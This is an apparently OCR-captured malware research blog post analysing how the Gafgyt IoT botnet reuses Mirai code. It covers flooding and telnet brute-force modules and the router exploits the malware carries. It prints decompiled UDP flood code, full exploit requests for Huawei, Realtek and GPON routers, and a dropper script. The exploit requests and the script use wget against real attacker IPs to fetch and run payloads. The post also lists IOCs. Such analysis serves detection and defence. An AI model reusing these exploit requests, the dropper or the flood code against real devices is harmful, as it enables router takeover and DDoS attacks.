
Mirai code re-use in Gafgyt

uptycs.com/blog/mirai-code-re-use-in-gafgyt



Research by Siddharth Sharma

Uptycs' threat research team recently detected several variants of the Linux-based botnet malware family, “**Gafgyt**”, via threat intelligence systems and our in-house osquery-based sandbox. Upon analysis, we identified several codes, techniques and implementations of Gafgyt, re-used from the infamous Mirai botnet.

In this blog, we’ll take a look at some of the re-used Mirai modules, their functionality, and the Uptycs EDR detection capabilities of Gafgyt.

Gafgyt

Gafgyt (also known as Bashlite) is a prominent malware family for *nix systems, which mainly target vulnerable IoT devices like Huawei routers, Realtek routers and ASUS devices. Gafgyt also uses some of the existing exploits (CVE-2017-17215, CVE-2018-10561) to download the next stage payloads, which we will discuss further on.

Gafgyt malware variants have very similar functionality to Mirai, as a majority of the code was copied.

Technical Analysis: Gafgyt; Re-used Mirai modules

During our analysis of Gafgyt, we identified several recent variants that have re-used some code modules from the Mirai source code. The modules are:

1. *HTTP flooding*
2. *UDP flooding*
3. *TCP flooding*
4. *STD module*
5. *Telnet Bruteforce*

We will provide details of these modules and their functionality, but for the purpose of this blog we are using the hashes (**da20bf020c083eb080bf75879c84f8885b11b6d3d67aa35e345ce1a3ee762444** and **1b3bb39a3d1eea8923ceb86528c8c38ecf9398da1bdf8b154e6b4d0d8798be49**) and the Mirai leaked source code.

HTTP flooding module

HTTP flooding is a kind of DDoS attack in which the attacker sends a large number of HTTP requests to the targeted server to overwhelm it. The creators of Gafgyt have re-used this code from the leaked Mirai source code.

The below figure (Figure 1) shows the comparison of the Gafgyt and Mirai HTTP flooding module.





Figure 1: HTTP flooder module. (Click to see larger version.)

In the above image, the left is the Gafgyt decompiled code, which matches the Mirai source code on the right.

UDP flood module

UDP flooding is a type of DDoS attack in which an attacker sends several UDP packets to the victim server as a means of exhausting it. Gafgyt contained this same functionality of UDP flooding, copied from the leaked Mirai source code (see Figure 2).



```
makeIPPacket(iph, dest_addr.sin_addr.s_addr, htonl( getRandomIP(netmask) ), IPPROTO_UDP, sizeof(struct udphdr) + packetsi
udph->len = htons(sizeof(struct udphdr) + packetsize);
udph->source = rand_cmwc();
udph->dest = (port == 0 ? rand_cmwc() : htons(port));
udph->check = 0;
makeRandomStr((unsigned char*)(((unsigned char *)udph) + sizeof(struct udphdr)), packetsize);
iph->check = csum ((unsigned short *) packet, iph->tot_len);
int end = time(NULL) + timeEnd;
register unsigned int i = 0;
while(1) {
        sendto(sockfd, packet, sizeof(packet), 0, (struct sockaddr *)&dest_addr, sizeof(dest_addr));
        udph->source = rand_cmwc();
        udph->dest = (port == 0 ? rand_cmwc() : htons(port));
        iph->id = rand_cmwc();
        iph->saddr = htonl( getRandomIP(netmask) );
        iph->check = csum ((unsigned short *) packet, iph->tot_len);
        if(i == pollRegister) {
                if(time(NULL) > end) break;
                i = 0;
                continue;
        }
        i++;
```

Figure 2: UDP flooder module. (Click to see larger version.)

TCP flood module

Gafgyt performs all types of TCP flood attacks like SYN, PSH, FIN, etc. In this type of attack, the attacker exploits a normal three-way TCP handshake the victim server receives a heavy number of requests, resulting in the server becoming unresponsive.

The below image shows the TCP flooder module of Gafgyt, which contained the similar code from Mirai (see Figure 3).




Figure 3: TCP flooder module. (Click to see larger version.)

STD module

Gafgyt contains an STD module which sends a random string (from a hardcoded array of strings) to a particular IP address. This functionality has also been used by Mirai (see Figure 4).

Figure 4: STD module. (Click to see larger version.)

Brute force module

Not only flooding modules are being used. Recent Gafgyt also contained other modules with little tweaks, like a **telnet bruteforce scanner** (see Figure 5).




Figure 5: Telnet bruteforce module. (Click to see larger version.)

CVEs used by Gafgyt

Gafgyt uses existing vulnerabilities in IoT devices to turn them into bots and later perform DDoS attacks on specifically targeted IP addresses. Some of the recent Gafgyt variants (e.g., **7fe8e2efba37466b5c8cd28ae6af2504484e1925187edffbcc63a60d2e4e1bd8** and **25461130a268f3728a0465722135e78fd00369f4bccdede4dd61e0c374d88eb8**) also contained multiple exploits, like the RCE exploit in Huawei Routers and the authentication bypass exploit in GPON Home Routers (see Figure 6, 7, 8).

```
aPostCtrltDevic db 'POST /ctrlt/DeviceUpgrade_1 HTTP/1.1',0Dh,0Ah
                                        ; DATA XREF: sub_8048370+98Cto
                db 'Content-Length: 430',0Dh,0Ah
                db 'Connection: keep-alive',0Dh,0Ah
                db 'Accept: */*',0Dh,0Ah
                db 'Authorization: Digest username="dslf-config", realm="HuaweiHomeGa'
                db 'teway", nonce="88645cefb1f9ede0e336e3569d75ee30", uri="/ctrlt/Dev'
                db 'iceUpgrade_1", response="3612f843a42db38f48f59d2a3597e19c", algor'
                db 'ithm="MD5", qop="auth", nc=00000001, cnonce="248d1a2560100669"',0Dh
                db 0Ah
                db 0Dh,0Ah
                db '<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap'
                db '.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/'
                db 'soap/encoding/"><s:Body><u:Upgrade xmlns:u="urn:schemas-upnp-org:'
                db 'service:WANPPPConnection:1"><NewStatusURL>$(/bin/busybox wget -g '
                db '45.85.90.203 -l /tmp/kh -r /bins/mips; /bin/busybox chmod 777 * /'
                db 'tmp/kh; /tmp/kh huawei)</NewStatusURL><NewDownloadURL>$(echo HUAW'
                db 'EIUPNP)</NewDownloadURL></u:Upgrade></s:Body></s:Envelope>',0Dh,0Ah
```

Figure 6: Huawei Exploit inside binary (CVE-2017-17215). (Click to see larger version.)

```
aPostPicsdescXm db 'POST /picsdesc.xml HTTP/1.1',0Dh,0Ah
                                        ; DATA XREF: sub_804F240+98Cto
                db 'Content-Length: 630',0Dh,0Ah
                db 'Accept-Encoding: gzip, deflate',0Dh,0Ah
                db 'SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPor'
                db 'tMapping',0Dh,0Ah
                db 'Accept: /',0Dh,0Ah
                db 'User-Agent: Hello-World',0Dh,0Ah
                db 'Connection: keep-alive',0Dh,0Ah
                db 0Dh,0Ah
                db '<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap'
                db '.org/soap/envelope//" s:encodingStyle="http://schemas.xmlsoap.org'
                db '/soap/encoding//%22%3E<s:Body><u:AddPortMapping xmlns:u="urn:sche'
                db 'mas-upnp-org:service:WANIPConnection:1"><NewRemoteHost></NewRemot'
                db 'eHost><NewExternalPort>47450</NewExternalPort><NewProtocol>TCP</N'
                db 'ewProtocol><NewInternalPort>44382</NewInternalPort><NewInternalCl'
                db 'ient>cd /var/; wget http:/45.85.90.203/bins/mips; chmod +x mips;
                db './mips</NewInternalClient><NewEnabled>1</NewEnabled><NewPortMappi
                db 'ngDescription>syncthing</NewPortMappingDescription><NewLeaseDurat'
                db 'ion>0</NewLeaseDuration></u:AddPortMapping></s:Body></s:Envelope>'
```

Figure 7: Realtek Exploit inside binary (CVE-2014-8361). (Click to see larger version.)

In Figures 6 and 7, you can see the Gafgyt malware binary embeds Remote Code Execution exploits for Huawei and Realtek routers, by which the malware binary:

1. using **wget** command, fetches the payload.
2. gives the execution permission to payload using **chmod** command.
3. **executes** the payload.

```
aPostGponformDi db 'POST /GponForm/diag_Form?images/ HTTP/1.1',0Dh,0Ah
                                        ; DATA XREF: sub_804A4D0+986to
                db 'User-Agent: Hello, World',0Dh,0Ah
                db 'Accept: */*',0Dh,0Ah
                db 'Accept-Encoding: gzip, deflate',0Dh,0Ah
                db 'Content-Type: application/x-www-form-urlencoded',0Dh,0Ah
                db 0Dh,0Ah
                db 'XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=`busyb'
                db 'ox+wget+http://45.85.90.131/bins.sh+-O+/tmp/gaf;sh+/tmp/gaf`&ipv='
                db '0',0
```

Figure 8: GPON Router Exploit inside binary (CVE-2018-10561). (Click to see larger version.)

In the same way, the Gafgyt malware binary uses CVE-2018-10561 for authentication bypass in vulnerable GPON routers; the malware binary fetches a malicious script using **wget** command and then executes the **script** from **/tmp** location (**bins.sh** in Figure 8).

```
1 #!/bin/bash
2 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.85.90.131/bins/mips; chmod +x mips; ./mips; rm -rf mips
3 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.85.90.131/bins/mipsel; chmod +x mipsel; ./mipsel; rm -rf mipsel
4 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.85.90.131/bins/sh4; chmod +x sh4; ./sh4; rm -rf sh4
5 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.85.90.131/bins/x86; chmod +x x86; ./x86; rm -rf x86
6 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.85.90.131/bins/armv61; chmod +x armv61; ./armv61; rm -rf armv61
7 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.85.90.131/bins/i686; chmod +x i686; ./i686; rm -rf i686
8 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.85.90.131/bins/ppc; chmod +x ppc; ./ppc; rm -rf ppc
9 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.85.90.131/bins/i586; chmod +x i586; ./i586; rm -rf i586
10 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.85.90.131/bins/m68k; chmod +x m68k; ./m68k; rm -rf m68k
11 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.85.90.131/bins/sh; chmod +x sh; ./sh; rm -rf sh
12 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.85.90.131/bins/[cpu]; chmod +x [cpu]; ./[cpu]; rm -rf [cpu]
13 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.85.90.131/bins/apache2; chmod +x apache2; ./apache2; rm -rf apache2
14 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.85.90.131/bins/telnetd; chmod +x telnetd; ./telnetd; rm -rf telnetd
```

Figure 9: Downloaded malicious script. (Click to see larger version.)

The malicious script:

1. using **wget** command, fetches the payload.
2. gives the execution permission to payload using **chmod** command.
3. **executes** the payload.
4. **removes** the payload.

The IP addresses used for fetching the payloads in Figure 9 (above) were generally the open directories where malicious payloads for different architectures were hosted by the attacker (see Figure 10).




Figure 10: Malware programs hosted upon open directory. (Click to see larger version.)

Uptycs EDR detection

Uptycs' EDR capabilities, armed with YARA process scanning, detected both Gafgyt variants with a threat score of 10/10 (see Figure 11, 12).




Figure 11: Uptycs detection for Gafgyt I. (Click to see larger version.)




Figure 12: Uptycs detection for Gafgyt II. (Click to see larger version.)

Malware authors may not always innovate, and researchers often discover that malware authors copy and re-use leaked malware source code. In order to identify and protect against these kinds of malware attacks, we recommend the following measures:

- Regularly monitor the suspicious processes, events, and network traffic spawned on the execution of any untrusted binary.
- Keep systems and firmware updated with the latest releases and patches.

IOCs

Hashes

da20bf020c083eb080bf75879c84f8885b11b6d3d67aa35e345ce1a3ee762444

1b3bb39a3d1eea8923ceb86528c8c38ecf9398da1bdf8b154e6b4d0d8798be49

7fe8e2efba37466b5c8cd28ae6af2504484e1925187edffbcc63a60d2e4e1bd8

25461130a268f3728a0465722135e78fd00369f4bccdede4dd61e0c374d88eb8

4883de90f71dcdac6936d10b1d2c0b38108863d9bf0f686a41d906fdfc3d81aa

25461130a268f3728a0465722135e78fd00369f4bccdede4dd61e0c374d88eb8

URLs

37[.]228[.]188[.]12

178[.]253[.]17[.]49

156[.]226[.]57[.]56

156[.]244[.]91[.]129

212[.]139[.]167[.]234

193[.]190[.]104[.]125

37[.]251[.]254[.]238

212[.]139[.]167[.]234

Tag(s):

Siddharth Sharma

Siddharth Sharma works as a Malware Researcher at Uptycs. He specializes in Malware Analysis and Reverse Engineering on Linux and Windows platforms. He has worked as an Intern at CERT-In. His blogs have been published in well known security magazines.

Connect with the author